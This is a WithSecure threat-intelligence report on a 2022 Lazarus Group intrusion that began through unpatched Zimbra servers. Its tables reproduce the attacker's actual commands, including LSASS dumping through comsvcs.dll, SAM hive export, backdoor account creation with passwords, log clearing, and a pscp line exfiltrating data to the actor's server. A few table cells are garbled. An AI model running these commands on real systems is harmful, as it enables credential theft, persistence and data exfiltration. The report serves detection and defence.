No Pineapple! -DPRK Targeting of Medical Research and Technology Sector

WithSecure Threat Intelligence

WITH secure

Contents

1. Executive Summary

During Q4 2022, WithSecure™ responded to a cyber-attack conducted by a threat actor that WithSecure™ have attributed with high confidence to an intrusion set referred to as Lazarus Group. Amongst technical indications, the incident observed by WithSecure™ also contained characteristics of recent campaigns attributed to Lazarus Group by other researchers.

The campaign targeted public and private sector research organizations, the medical research and energy sector as well as their supply chain. The motivation of the campaign is assessed to be most likely for intelligence benefit. Previous reporting on similar campaigns highlights the targeting of technology with military implementations and WithSecure™ assesses that this type of targeting continued through Q4 2022.

WithSecure™ Threat Intelligence has named this report 'No Pineapple' due to an error message in a backdoor which will append < No Pineapple! > in the event data exceeds segmented byte size.

Key Incident Points

- Initial compromise and privilege escalation was through exploitation of known vulnerabilities in unpatched Zimbra devices
- Threat actor used off the shelf webshells and custom binaries, as well as abusing legitimate Windows and Unix tools (Living Off the Land)
- Threat actor installed tools for proxying, tunnelling and relaying connections
- C2 behavior suggests a small number of C2 servers connecting via multiple relays/endpoints. Some C2 servers appear to themselves be compromised victims
- Threat actor exfiltrated ~100GB of data but took no destructive action by the point of disruption
- Other observed possible victim verticals and exfiltration by the threat actor imply the motive is intelligence collection
- Strong confidence that threat actor is North Korean state sponsored intrusion set LAZARUS Group

2. Background

A proactive threat hunt by WithSecure™ Intelligence identified beaconing from a WithSecure™ Elements EPP (Endpoint Protection Platform) customer to a Cobalt Strike C2 server. The C2 server IP was listed as an IOC in a blog post written by [REDACTED] on the BianLian ransomware group. Other heuristic indicators of potential malicious activity that were also documented in the [REDACTED] blog provided WithSecure™ Intelligence a low confidence assessment of a BianLian infection.

Once the customer was notified of the compromise, WithSecure™ Incident Response was engaged and began their investigation into a potential ransomware incident. As more and more threat actor tooling and techniques were collected from the environment, it became evident that this was a compromise conducted by a North Korean state-sponsored threat actor.

The WithSecure™ Threat Intelligence team was engaged to study the threat actor's intent and determine the potential scale and impact of the intrusion. The attribution to Lazarus group was assessed by the Threat Intelligence team with a high degree of confidence based on studied malware, TTPs, and additional findings such as an interesting operational security mistake by the threat actor. Previous Lazarus campaigns have been described in blogs from Symantec and Talos Intelligence earlier in 2022. The activity WithSecure™ have observed is part of a campaign with similar characteristics to those described in these blog posts. The infrastructure observed has been established since at least May 2022, while most of the observed breaches likely took place during Q3 2022. During the incident, WithSecure™ uncovered details that established a stronger link between the North Korean threat actor, the activity in this campaign, and the historic campaigns described by Talos and Symantec. The victimology follows the established pattern of high-value targets in medical research and energy, additionally WithSecure™ believe the threat actor has intentionally targeted the supply chain of these verticals.

The threat actor gained access to the network by exploiting a vulnerable Zimbra mail server at the end of August. From multiple proxy addresses they installed commodity webshells and tunnelling/relay software, then exploited a local privilege escalation vulnerability in the Zimbra server. Around one week later the threat actor exfiltrated multiple gigabytes of data from the mail server, most likely the contents of mailboxes. One month later, at the beginning of October 2022 the threat actor moved laterally to a vulnerable domain joined Windows XP device. Over the following month the actor performed further lateral movement, reconnaissance, and deployed multiple custom tools and malware such as Dtrack and what WithSecure™ believes to be a fresh version of GREASE.

The threat actor also relied on multiple open-source off-the-shelf tooling and malware.

At the beginning of November, Cobalt Strike C2 beacons were detected from an internal server to two threat actor IP addresses. More connections to actor infrastructure were seen from other compromised internal servers, and then on subsequent days nearly one hundred gigabytes of data were exfiltrated from the network.

This threat intelligence report will describe the threat actor's actions and tooling more deeply, as well as the reasoning and links to Lazarus that led to the attribution.

3. Timeline of events

Date	Event
2022.08.22	The compromise of the network began with the exploitation of the Zimbra mail server. The threat actor utilized CVE-2022-27925 and CVE-2022-37042 in the Zimbra software to drop the webshell “base.jsp”
2022.08.24	The first interaction with the ‘base.jsp’ webshell was seen, at which point the larger, JSP file browsing tool “carbon.jsp” was dropped
2022.08.26	The actor installed the tunneling tools Plink and 3Proxy, and less than 5 minutes later the server made a connection to a second threat actor IP, which was to become the primary actor endpoint from this point on. After this the threat actor exploited CVE-2021-4034 in pkexec, known as pwnkit, to perform local privilege escalation to root
2022.09.01	The threat actor used yum to install Stunnel and used it to connect to 104.225.129[.]103. Threat actor modified a script named “databackup.sh”, the function of which is to extract all email messages from the server to a single file named “backup_data.csv”
2022.09.30	Threat actor made direct SSH connection from the Zimbra server to C2 server 104.225.129[.]103, accessed backup_data.csv, and exfiltrated ~5GB of data from the server
2022.10.06	Lateral movement from the Zimbra server to a vulnerable Windows XP client on the windows domain
2022.10.06-27	Commands executed by the threat actor across several internal hosts from the compromised Windows XP client
2022.10.27-28	Grease malware used on a server to locate admin accounts, enable the guest account, and create an account named support, followed by credential harvesting through exporting the registry on the 28th
2022.10.28	A second server was accessed, and further reconnaissance performed, with a list of domain admins and domain joined computers extracted
2022.10.31	Credential harvesting using renamed Mimikatz executable and registry extraction. Support account created and made a local admin
2022.11.04	Cobalt Strike beacons detected to two threat actor IP addresses
2022.11.05-11	Almost 100GB of data exfiltrated from the network

4. Tactics, Techniques and Procedures

Reconnaissance

WithSecure™ do not have visibility into reconnaissance activity as undertaken by the threat actor. It is assumed that a form of external scanning was employed to identify the vulnerable Zimbra service that was subsequently compromised.

Resource Development

Several binaries deployed by the threat actor were signed with a “LAMERA CORPORATION LIMITED” code signing certificate.

Execution

Execution took place with Impacket’s ‘atexec’ module. Various scripting interpreters were also used, such as PowerShell and Windows/Unix command shells.

Initial Access

Exploitation of vulnerabilities CVE-2022-27925 and CVE-2022-37042 was likely achieved against an internet facing Zimbra server to achieve an initial foothold on the victim network. These two exploits allowed for remote command execution without any need to authenticate.

Persistence

Web shells and Cobalt Strike beacons were observed which served as persistence mechanisms. Also, legitimate accounts were compromised, and illegitimate accounts were created. The threat actor was also seen to create auto-run services and scheduled tasks, both of which are common persistence mechanisms with the following commands:

Actions	Notes
sc create RegistryCheck type= own type= interact start= auto error= ignore binpath= "cmd /K start c:\windows\temp\acres.exe"	Create a service which will run acres.exe automatically at startup.
Suspicious scheduled task creation: "TaskName": "\\clNRNthQ"	Several scheduled tasks were created on a server. The task names were all a similar format of 8 random alpha, as seen in the names of the temporary files. This may indicate that these scheduled tasks were created with Impacket’s ‘atexec’ module

Table 1: Service creation and scheduled task persistence commands

Passwords

The threat actor set passwords for several accounts they created or enabled with the following commands. Note that all passwords have a similar format, most likely made by making a pattern on a US layout keyboard:

Actions	Notes
cmd.exe /C net user support 1234qWeR@#@# /add > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	Add user with specified password
net user support 1234qWeR@#@# /add	Add user with specified password
net user support 1qaz123@###qA223@# / add1qaz123@###qA223	Add user with specified password
net user support 1qaz@@@#A@ /add	Add user with specified password
net user Guest 1qaz123!@#	Add user with specified password

Table 2: Various passwords used by the threat actor

Privilege Escalation

Legitimate accounts were utilised following password discovery, and the threat actor created unauthorised privileged accounts. This is detailed below. The threat actor also exploited CVE-2021-4034 in pkexec, known as pwnkit, to perform local privilege escalation to root.

Account Creation/Modification

The threat actor was observed to modify existing accounts and create new accounts to enable lateral movement and access. This activity was performed through hard coded commands within malware as well as via Impacket atexec.

Actions	Notes
net user support /add	Create support account
cmd.exe /C net localgroup "Remote Desktop Users" support /add > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	Add support user to Remote Desktop Users group on local device
cmd.exe /C net localgroup "Domain admins" support /add > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	Add support group to Domain Admins active directory domain group
net localgroup Administrators support /add	Add support account to Administrators group on local device
net user guest /active:yes	Activate guest account
spoolsv.exe -> net localgroup administrators Guest /add	Add guest account to Administrators group on local device

Table 3: Commands used for account creation and modification

Credential Access

The threat actor harvested credentials in a few ways:

- They modified the login.jsp file on the Zimbra folder to log to a text file when any user logged in through the web interface. This logged the username, password, and remote IP address of any authentications to the Zimbra login page to the file zlog.txt.
- They modified the WDigest registry key on a device to configure it to store credentials in memory, which makes hash extraction with Mimikatz possible
- They used MiniDump of comsvcs.dll to dump the memory of the LSASS process to a file, making it possible to then retrieve that file and extract the hashes with Mimikatz.

Activity	Notes
/opt/zimbra/jetty_base/webapps/zimbra/public/login.jsp	File modified to log credentials to text file at /opt/zimbra/jetty_base/webapps/zimbra/public/temp/zlog.txt
regkeyvalue:_HKLM\SYSTEM\ControlSet001\Control\SecurityProviders\WDigest\\UseLogonCredential	Configure device to store credentials in memory, making it possible to extract hashes with Mimikatz
cmd.exe /C c:\windows\system32\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 680 C:\windows\temp\mmc.dat full > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1add1qaz123@###qA223	Creating a minidump of lsass with the help of comsvcs.dll which can then be moved elsewhere for hashes to be extracted using Mimikatz.

Table 4: Commands and activity for collecting credentials

Discovery

The threat actor used many built in commands to enumerate the network and compromised devices. Some of these commands were hardcoded into binaries, but others were run manually by the operators. Many commands used were standard Windows command line tools, though two PowerShell cmdlets were also run.

Activity	Notes
cmd.exe /C dir /a \[internal IP]\d$\[directories] > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	Directory listing of a directory on the D$ drive share on the local device, though using the device IP address for some reason.
cmd.exe /C ipconfig /all > C:\Windows\Temp\[a-zA-Z]{8}.	Querying the network configuration of the local device.
cmd.exe /C net group /domain Domain Admins" > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1"	Querying members of the Domain Admins group with the built in Windows net command. As well as net group, the threat actor used net user and net share to gather information.
cmd.exe /C netstat -naop tcp > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	Listing active established network connections on listened ports
cmd.exe /C nslookup [hostname.fqdn] > C:\WINDOWS\Temp\[a-zA-Z]{8}.tmp 2>&1	Query default name server for supplied host/domain name
cmd.exe /C powershell Get-ADComputer -Filter * -Properties ipv4Address, OperatingSystem, OperatingSystemServicePack > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	List computer accounts in Active Directory, returning IP address, OS, and OS Service Pack level
cmd.exe /C powershell.exe Get-Process Lsass > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	Return information about the LSASS process
cmd.exe /C query session > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	Return information about active sessions on the local device. The threat actor also used query user, which returns information about the active users in those sessions
cmd.exe /C reg.exe save hklm\sam c:\windows\temp\sam.save > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	Save a copy of the SAM registry hive. The threat actor saved the Security and System hives in the same way
cmd.exe /C systeminfo > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	Returns detailed information about the local device hardware and OS
cmd.exe /C wevtutil epl Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational C:\windows\temp\rdl.evtx /q:Event[System[EventID=1149]]" > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1"	Export events from the RDP event log, specifically event ID 1149, which will show which users have connected to the local device via RDP
cmd.exe /C ping -n 1 [Internal IP]> C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	Send a single ICMP ping to another device on the network
cmd.exe /C tasklist > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	View currently running processes with ‘tasklist’ command
cmd.exe /C cd d:\ & tree d: > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	Display the folder structure of the d: drive and pipe output to the temp folder

Table 5: Discovery commands executed with Impacket

Lateral Movement

The threat actor used harvested credentials where available to move laterally within the network over RDP and SMB, almost certainly then using that access to install malicious binaries for persistence on devices of interest/use.

Defense Evasion

The threat actor made attempts to remove artifacts and indicators of their presence, deleting files and tools and clearing logs. As well as removing traces, they also attempted to give dropped files innocent names which would blend into the system they were on, most noticeably on the Zimbra server where webshells and archives for exfiltration were given the same name as other directories within the same parent directory.

Activity	Notes
cmd.exe /C del /f /q /a c:\windows\temp*.tmp > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	Deletion of temp files
cmd.exe /C net use \[Internal IP]\d$ /delete > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	Removal of network drive
"Microsoft-Windows-TerminalServices-RemoteConnectionManager/Admin" cleared by "support" account	Deletion of RDP logs
Skins.dat, carbon.jsp, base.jsp	Each of these files on the Zimbra server was named to match a pre-existing, legitimate directory within the same parent directory.

Table 6: Defence evasion activity

Command and Control

Cobalt Strike beacons were observed to 104.225.129[.]103 and 104.225.129[.]86. The .103 IP address also received SSH connections from the network, over which data was exfiltrated.

The Acres.exe binary connected to what appeared to be a compromised host acting as a command and control server for the malware (15.207.207[.]64). The server also hosted an open source WSO webshell. The webshell and acres.exe C2 were found in different sub-folders of the same open directory, and the C2 was observed logging connecting entities to a publicly accessible file. From this log another victim was identified, as well as incoming connections from a few TOR exit nodes.

This same C2 also contained another potential command and control "/resource/images/brow.php" for another malware. We noticed logging of connections to this file as well, and some of the contacting IP addresses were shared between the acres.exe C2 and brow.php.

Filename	Notes
carbon.jsp	Initial file browsing tool installed immediately following compromise
base.jsp	Second webshell installed by actors
skin.dat	Data dump file created and exfiltrated by the threat actor
Brow.php	Command and Control service found on open index on IP address 15.207.207[.]64, not directly used in this incident

Table 7: Threat actor files on webservers

Multiple other IP addresses were observed connecting to the base.jsp and carbon.jsp webshells during the compromise, and many of these connections had the same user agent string, indicating use of Firefox and x86_64 Linux:

Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Connections to the webshells on the victim with this user agent string were observed from many different IP addresses within a single Hong Kong located /24 subnet, a scattering of other IP addresses, and most notably one North Korean state internet IP address. The following table depicts these items.

IP Address	Notes
209.95.60[.]92, connected to webshell	Hong Kong, Softlayer
23.237.32[.]34, connected to webshell	US, Cogent, possible VPN endpoint, multiple quickconnect.io/ Synology.me domains
193.176.211[.]0/24, connected to webshell	33 different IP addresses from across this entire range were used over an extended time frame, often changing at short intervals.Possible VPN endpoint, multiple quickconnect.io/Synology.me domains
146.185.26[.]150, connected to webshell	US, Hosting Services Inc., possible VPN endpoint, multiple quickconnect.io/Synology.me domains
154.6.26[.]2, connected to webshell	US, Clouvider Limited
175.45.176[.]27, connected to webshell	Star Joint Venture Co. Ltd., IP in North Korea

Table 8: Threat actor activity originating from various IP addresses

The threat actor installed tools for proxying, tunnelling and relaying connections. C2 behavior suggests a small number of C2 servers connecting via multiple relays/endpoints. Some C2 servers appear to themselves be compromised victims. The threat actor connected from what appears to be a compromised web server on another victim network, and while they connected from many other external sources, the observed user agent remained consistent. As such, it seems likely that as well as using relays to route traffic within a victim network, they may also be relaying traffic from their operator home range via VPN or VPS services and compromised devices, whether victims or opportunistically compromised Internet devices. Plink (Putty link) and 3Proxy were used together to create a proxy internally on the victim environment.

Collection

WithSecure™ did not observe data staging directly, however the Dtrack binary had info stealer functionality to gather data into a password protected archive, and then transfer that archive to another internal host which was hardcoded into the malware by IP address, which strongly implies that this activity did take place. We can also assume that data staging occurred as the vast majority of data that was exfiltrated was done so from a single endpoint.

Exfiltration

The threat actor made a number of SSH connections where large volumes of data were moved out of the network, and in one case 'pscp' (the Putty Secure Copy command) was used to transfer a file out of the victim network to the actor infrastructure. While this meant that the connection was encrypted, it also means that the username and password for the exfil server was recovered from the victim device. Some data was also staged on the Zimbra server (possibly from the mail server itself) and then exfiltrated by the threat actor using a webshell.

Activity	Notes
cmd.exe /C echo y | c:\windows\temp\pscp.exe -scp -P 22 -pw [REDACTED] \[Internal IP]\d$\[directory]\[filename] [REDACTED]@104.225.129[.]103:/home/[redacted]/ > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	Use Putty SCP to make an SSH connection to threat actor server 104.225.129[.]103, authenticate with the username and password
GET /zimbraAdmin/skins/skin.dat	<1GB file exfiltrated from the network by the threat actor from the Zimbra mail server. The filename was taken from a legitimate directory name in the same folder

Table 9: Exfiltration activity

Other Observations

Operator behaviours

Many commands were run by the threat actor on devices on the network. Reviewing these commands WithSecure™ found that some matched up to the hardcoded commands found in the threat actor binaries, but other commands contain errors which imply they were manually typed by an operator, most likely using the Impacket atexec module. Commands run by the threat actor with hands on keyboard using atexec can be identified as they redirected std-out and std-err to a randomly named .tmp file in C:\Windows\temp, and these files were always named 8 random alpha characters, i.e., "[a-zA-Z]{8}".tmp, whereas the hardcoded commands did not do this.

The threat actor used several common locations for binaries and temp files, mostly C:\Windows\Temp, but at one point they used the Documents folder of the support user they created, and in activity associated with the 'secver.exe' binary they created an additional subfolder named 'sec' within the C:\Windows\Temp folder.

LAMERA CORPORATION LIMITED signed binaries

Several binaries deployed by the threat actor were signed with a “LAMERA CORPORATION LIMITED” code signing certificate (See Threat actor Tooling – Dtrack for certificate details). These are listed in the following table:

Binary
secver.exe
msmptray.exe
printfs.exe
pac.exe
onedriver.exe

Table 10: Binaries signed with Lamera Corporation Limited code signing certificate

Consistent User Agent

A specific user agent was consistently observed from threat actor infrastructure interacting with the webshells, including from the actor’s home range:

Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Tooling

A few binaries were dropped and executed by the threat actor. While some files could not be retrieved, the method of execution still gives information about them, for example ‘ras.exe’ appears to be a command line WinRAR binary, based upon the flags and arguments supplied to it. The below table lists artifacts of the threat actor tools, including binary names, command lines, directory locations, and indicators of tool use across differing systems.

Activity	Notes
c:\windows\temp\msmptray.exe	Threat actor binary - Network connection resembles Cobalt Strike jQuery malleable C2 profile
c:\windows\temp\printfs.exe	Threat actor binary - Network connection resembles Cobalt Strike jQuery malleable C2 profile
/opt/zimbra/jetty_base/webapps/zimbraAdmin/GCONV_PATH=./	Artifact from exploit of pkexec pwnkit CVE-2021-4034
cmd.exe /C c:\windows\temp\ras.exe a c:\windows\temp\zmc.dat c:\windows\temp\system.save -pwindows > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	'ras.exe' seems to be command line WinRAR executable, here with the '-a' flag to add a file to an archive. Note the differing capitalization within the command, compared to the .tmp file where output is piped
cmd.exe /C c:\windows\temp\ras.exe x c:\windows\temp\Plock.rar c:\windows\temp -pwindows > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	'ras.exe' executed with the '-x' flag to extract an archive. '-a' and '-x' flags are standard flags for WinRAR at the command line
cmd.exe /C taskkill /f /im msmptray.exe > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	'taskkill' used to stop the threat actor's own running process
cmd.exe /C c:\windows\temp\printfs.exe > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	Execute threat actor binary 'printfs.exe' and pipe output to the temp folder
%lan%\[Internal IP]\e\mfcbi.dll	'Spoolsv.exe' accessing file in the drive root share
%lan%\[Internal IP]\E\ord.dll	'Spoolsv.exe' accessing file in the drive root share. Differently capitalized compared to previous similar command
%lan%\[Internal IP]\source\mfcbi.dll	'Spoolsv.exe' accessing a file in a share, not the drive root.
%systemroot%\system32\spool\drivers\x64\3\new\mfcbi.dll	'Spoolsv.exe' accessing a file in driver store
%systemroot%\temp\rdpconf.exe	'Spoolsv.exe' accessing file in temp
cmd.exe /C c:\windows\temp\elf.exe NULL FF.FF.FF.FF NULL [Internal IP] > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	'elf.exe' being executed. The arguments passed to it imply that the binary may act as a network relay
cmd.exe /C c:\windows\temp\sau.exe 9232 c:\windows\temp\klrbc.exe > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1	PID 9232 was 'explorer.exe', though the function of 'sau.exe' and 'klrbc.exe' is not known
cmd.exe /C c:\windows\temp\sec\OneDriver.exe > C:\WINDOWS\Temp\[a-zA-Z]{8}.tmp 2>&1	Execution of 'OneDriver.exe' from a subfolder of the temp folder.
Trojan.TR/Crypt.XPACK.Gen2 - C:\Windows\Temp\aaps.exe	File access attempt on file detected by AV, after repeated attempts the threat actor gave up attempting to use this binary
/opt/zimbra/.ssh/known_hosts	Known_hosts file on the Zimbra server was modified by the threat actor, containing an SSH public key for 104.225.129[.]103
Failed SSH connections	Multiple failed SSH connections were observed from the Zimbra server to 4 IP addresses, one of which appears likely to be another victim
fDenyTSConnections = 0	Command run by threat actor to enable RDP connections on a device
fDenyTSConnections = 1	Command run by threat actor to disable RDP connections on a different device
executable created in /usr/bin/atd with SUID bit	The only recently modified file in the directory, owned by root, it was modified during the period that the threat actor was active on the device. The file was compiled on an Ubuntu machine, and calls setreuid, setregid to force privileges to root and then executes the "system" call using the program's arguments. Permissions: -rwsr-xr-x
file:_C:\temp\poo.exe	HackTool:Win32/Mikatz!dha
file:_C:\Users\support\Documents\prints.exe	HackTool:Win32/Mikatz!dha
file:_C:\Windows\Temp\Plock.exe	HackTool:Win32/Mikatz!dha
file:_C:\Windows\Temp\prinsf.exe	HackTool:Win32/Mikatz!dha

Table 11: Malware and tools executed by the threat actor

Ports

Many connections were made from the victim to the threat actor infrastructure on a wide array of ports. Some of the ports are quite generic, such as 22/SSH, 80/HTTP and 443/SSL, but others are more obscure.

TCP Ports connected to on Threat actor infrastructure
22
80
443
1119
3123
3124
4444
5000
8000
8181
8282
8443
9000

Table 12: TCP Ports connected to on Threat actor infrastructure

Indications of Manual Operations

In the commands that were executed there were several typos, which imply that the commands were typed by an operator at a keyboard using a remote shell, rather than automated/programmatic commands.

Activity	Notes
net localgroupe administrators support /add	Mistyped command (net localgroup)
cmd.exe /C traceroute [FQDN] > C:\WINDOWS\Temp\[a-zA-Z]{8}.tmp 2>&1	Linux command attempted on Windows device
cmd.exe /C tracert [FQDN] > C:\WINDOWS\Temp\[a-zA-Z]{8}.tmp 2>&1	Correct Windows command inputted immediately after incorrect Unix command.

Table 13: Mistyped commands

TTP Summary

Tactic	Technique	Description	Activity
RESOURCE DEVELOPMENT	**T1587.002** Code Signing Certificates	Several binaries deployed by the threat actor were signed with a “LAMERA CORPORATION LIMITED” code signing certificate	-
INITIAL ACCESS	**T1190** Exploit Public Facing Application	Compromise of CVE-2022-27925 and CVE-2022-37042	-
EXECUTION	**T1059** Command and Scripting Interpreter	Use of WMI and PowerShell to interact with host, interactive shells also used for manual execution of commands	-
EXECUTION	**T1569.002** System Services – Service Execution, S0357 Software - Impacket	‘atexec’ module of Impacket to proxy command execution on hosts	-
EXECUTION	**T1106** Native API	Use of WinExec API to execute commands	-
PERSISTENCE	**T1505.003** Server Software, Component - Web Shell	Multiple Web Shells utilized. These have been listed and described in this report	-
PERSISTENCE	**T1037.005** Boot or Logon Initialization Scripts - Startup Items	Create a service which will run acres.exe automatically at startup	sc create RegistryCheck type= own type= interact start= auto error= ignore binpath= "cmd /K start c:\windows\temp\acres.exe"
PERSISTENCE	**T1053.005** Scheduled Task/Job: Scheduled Task	Suspicious scheduled task creation: "TaskName": \\clNRNthQ - Several scheduled tasks were created on a server. The task names were all a similar format of 8 random alpha, as seen in the names of the temporary files. This may indicate that these scheduled tasks were created programmatically by the threat actor’s tools	-
DEFENSE EVASION	**T1036.005** Masquerading – Match Legitimate Name or Location	Listed files on the Zimbra server were named to match a pre-existing, legitimate directory within the same parent directory	
DEFENSE EVASION	**T1553** Subvert Trust Controls – Code Signing	Several binaries deployed by the threat actor were signed with a “LAMERA CORPORATION LIMITED” code signing certificate	-
DEFENSE EVASION	**T1070.004** Indicator Removal – File Deletion	Deletion of temporary files	cmd.exe /C net use \[Internal IP]\d$ /delete > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1
		Deletion of temporary files	cmd.exe /C del /f /q /a c:\windows\temp*.tmp > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1
DEFENSE EVASION	**T1070.007** Indicator Removal – Clear Network Connection History and Configurations	"Microsoft-Windows-TerminalServices-RemoteConnectionManager/Admin" cleared by "support" account - deletion of RDP logs	-
PERSISTENCE	**T1136** Create Account	Created accounts detailed in report	-

Tactic	Technique	Description	Activity
PERSISTENCE / PRIVILEGE ESCALATION	**T1078** Valid Accounts	Create support account	net user support /add
		Add support user to Remote Desktop Users group on local device	cmd.exe /C net localgroup Remote Desktop Users" support /add > C:\ Windows\Temp\[a-zA-Z] {8}.tmp 2>&1"
		Add support group to Domain Admins active directory domain group	cmd.exe /C net localgroup Domain admins" support / add > C:\Windows\Temp\ [a-zA-Z]{8}.tmp 2>&1"
		Add support account to Administrators group on local device	net localgroup Administrators support /add
		Activate guest account	net user guest /active:yes
		Add guest account to Administrators group on local device	spoolsv.exe -> net localgroup administrators Guest /add
PRIVILEGE ESCALATION		Exploitation of CVE-2021-4034 in 'pkexec' known as pwnkit, to perform local privilege escalation to root 40 Exploitation of 'Printnightmare' vulnerability (CVE-2021-34527) to execute ord.dll with SYSTEM privileges	-
CREDENTIAL ACCESS	**T1003.001** LSASS Memory		cmd.exe /C c:\windows\ system32\rundll32.exe C:\windows\System32\ comsvcs.dll, MiniDump 680
		Use of DumpLsass hacking tool to create a dump of hashes which can then be moved elsewhere for hashes to be extracted using Mimikatz	C:\windows\temp\mmc. dat full > C:\Windows\ Temp\[a-zA-Z]{8}.tmp 2>&1
CREDENTIAL ACCESS	**T1556** Modify Authentication Process	/opt/zimbra/jetty_base/webapps/zimbra/public/ login.jsp File modified to log credentials to text file at /opt/zimbra/jetty_base/webapps/zimbra/public/ temp/zlog.txt	-
		Configure device to store credentials in memory, making it pos-sible to extract hashes with Mimikatz	regkeyvalue:_HKLM\ SYSTEM\ ControlSet001\ Con-trol\ SecurityProviders\ WDigest\\ UseLogonCredential
DISCOVERY	**T1012** Query Registry	Save a copy of the SAM registry hive. The threat actor saved the Security and System hives in the same way	cmd.exe /C reg.exe save hklm\sam c:\windows\ temp\sam.save > C:\ Windows\Temp\[a-zA-Z] {8}.tmp 2>&

Tactic	Technique	Description	Activity
DISCOVERY	**T1016** System Network Configuration Discovery	Querying the network configuration of the local device	cmd.exe /C ipconfig /all > C:\Windows\Temp\[a-zA-Z]{8}
		Query default name server for supplied host/domain name	cmd.exe /C nslookup [hostname.fqdn] > C:\WINDOWS\Temp\[a-zA-Z]{8}.tmp 2>&1
DISCOVERY	**T1018** Remote System Discovery	List computer accounts in Active Directory, returning IP address, OS, and OS Service Pack level	cmd.exe /C powershell Get-ADComputer -Filter * -Properties ipv4Address, OperatingSystem, OperatingSystemServicePack > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1
		Export events from the RDP event log, specifically event ID 1149, which will show which users have connected to the local device via RDP	cmd.exe /C wevtutil epl Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational C:\windows\temp\rdl.evtx
		Send a single ICMP ping to another device on the network	cmd.exe /C ping -n 1 [Internal IP]> C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1
DISCOVERY	**T1033** System Owner/User Discovery	Return information about active sessions on the local device. The threat actor also used query user, which returns information about the active users in those sessions	cmd.exe /C query session > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1
DISCOVERY	**T1049** System Net-work Connections Discovery	Show current TCP connections on the local device	cmd.exe /C netstat -naop tcp > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1
DISCOVERY	**T1057** Process Discovery	Return information about the LSASS process	cmd.exe /C powershell.exe Get-Process Lsass > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1
		View currently running processes with 'tasklist' command	cmd.exe /C tasklist > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1
DISCOVERY	**T1082** System In-formation Discovery	Returns detailed information about the local device hardware and OS	cmd.exe /C systeminfo > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1
DISCOVERY	**T1083** File and Directory Discovery	Directory listing of a directory on the D$ drive share on the local device, though using the device IP address for some reason	cmd.exe /C reg.exe save hklm\sam c:\windows\temp\sam.save > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&
		Display the folder structure of the d: drive and pipe output to the temp folder	cmd.exe /C cd d:\ & tree d: > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1
DISCOVERY	**T1087.002** Account Discovery - Domain Account	Querying members of the Domain Admins group with the built in Windows net command. As well as net group, the threat actor used net user and net share to gather information	cmd.exe /C net group /domain Domain Admins" > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1"

Tactic	Technique	Description	Activity
LATERAL MOVEMENT	**T1021.001** Remote Services – Remote Desktop Protocol	RDP – use of valid accounts to move laterally in the network over RDP	-
LATERAL MOVEMENT	**T1021.001** Remote Services – Server Message Block	SMB - use of valid accounts to move laterally in the network over SMB	-
COMMAND AND CONTROL	**T1071.001** Application Layer Protocols – Web Protocols	carbon.jsp - Initial webshell installed immediately following compromise	-
		base.jsp - Second webshell installed by actors	-
		skin.dat - Webshell on Zimbra server, used for initial exfiltration of data	
COLLECTION	**T1114.002**	Used pre-existing mailbox backup script on Zimbra mail server to copy all emails to a single file, then exfiltrated the file	-
COLLECTION	**T1560**	Creation of skin.dat data dump archive and functionality of DTrack info stealer, which adds data to a password protected archive file then moves the file to a hardcoded internal staging point	-
COLLECTION	**T1074**	Data staged locally on devices in archive files, in some cases those archives were then moved to an internal staging point.	-
COLLECTION	**T1119**	DTrack automatically gathers data on the local system using legitimate windows commands such as systeminfo, netstat and tasklist.	cmd.exe /c systeminfo > %TEMP%\temp\info.res & tasklist > %TEMP%\temp\task.res & netstat -naop tcp > %TEMP%\temp\netstat.res
COMMAND AND CONTROL	**S0154** Software – Cobalt Strike	Communication with two known Cobalt Strike hosts observed	-
COMMAND AND CONTROL	**T1071** Application Layer Protocol	Secure Shell protocol used	-
COMMAND AND CONTROL	**T1090.002** Proxy - External Proxy	C2 behavior suggests a small number of C2 servers connecting via multiple relays/endpoints. Some C2 servers appear to themselves be compromised victims	-
COMMAND AND CONTROL	**T1090.001** Proxy – Internal Proxy	Plink (Putty link) and 3Proxy were used together to create a proxy on the victim environment	-
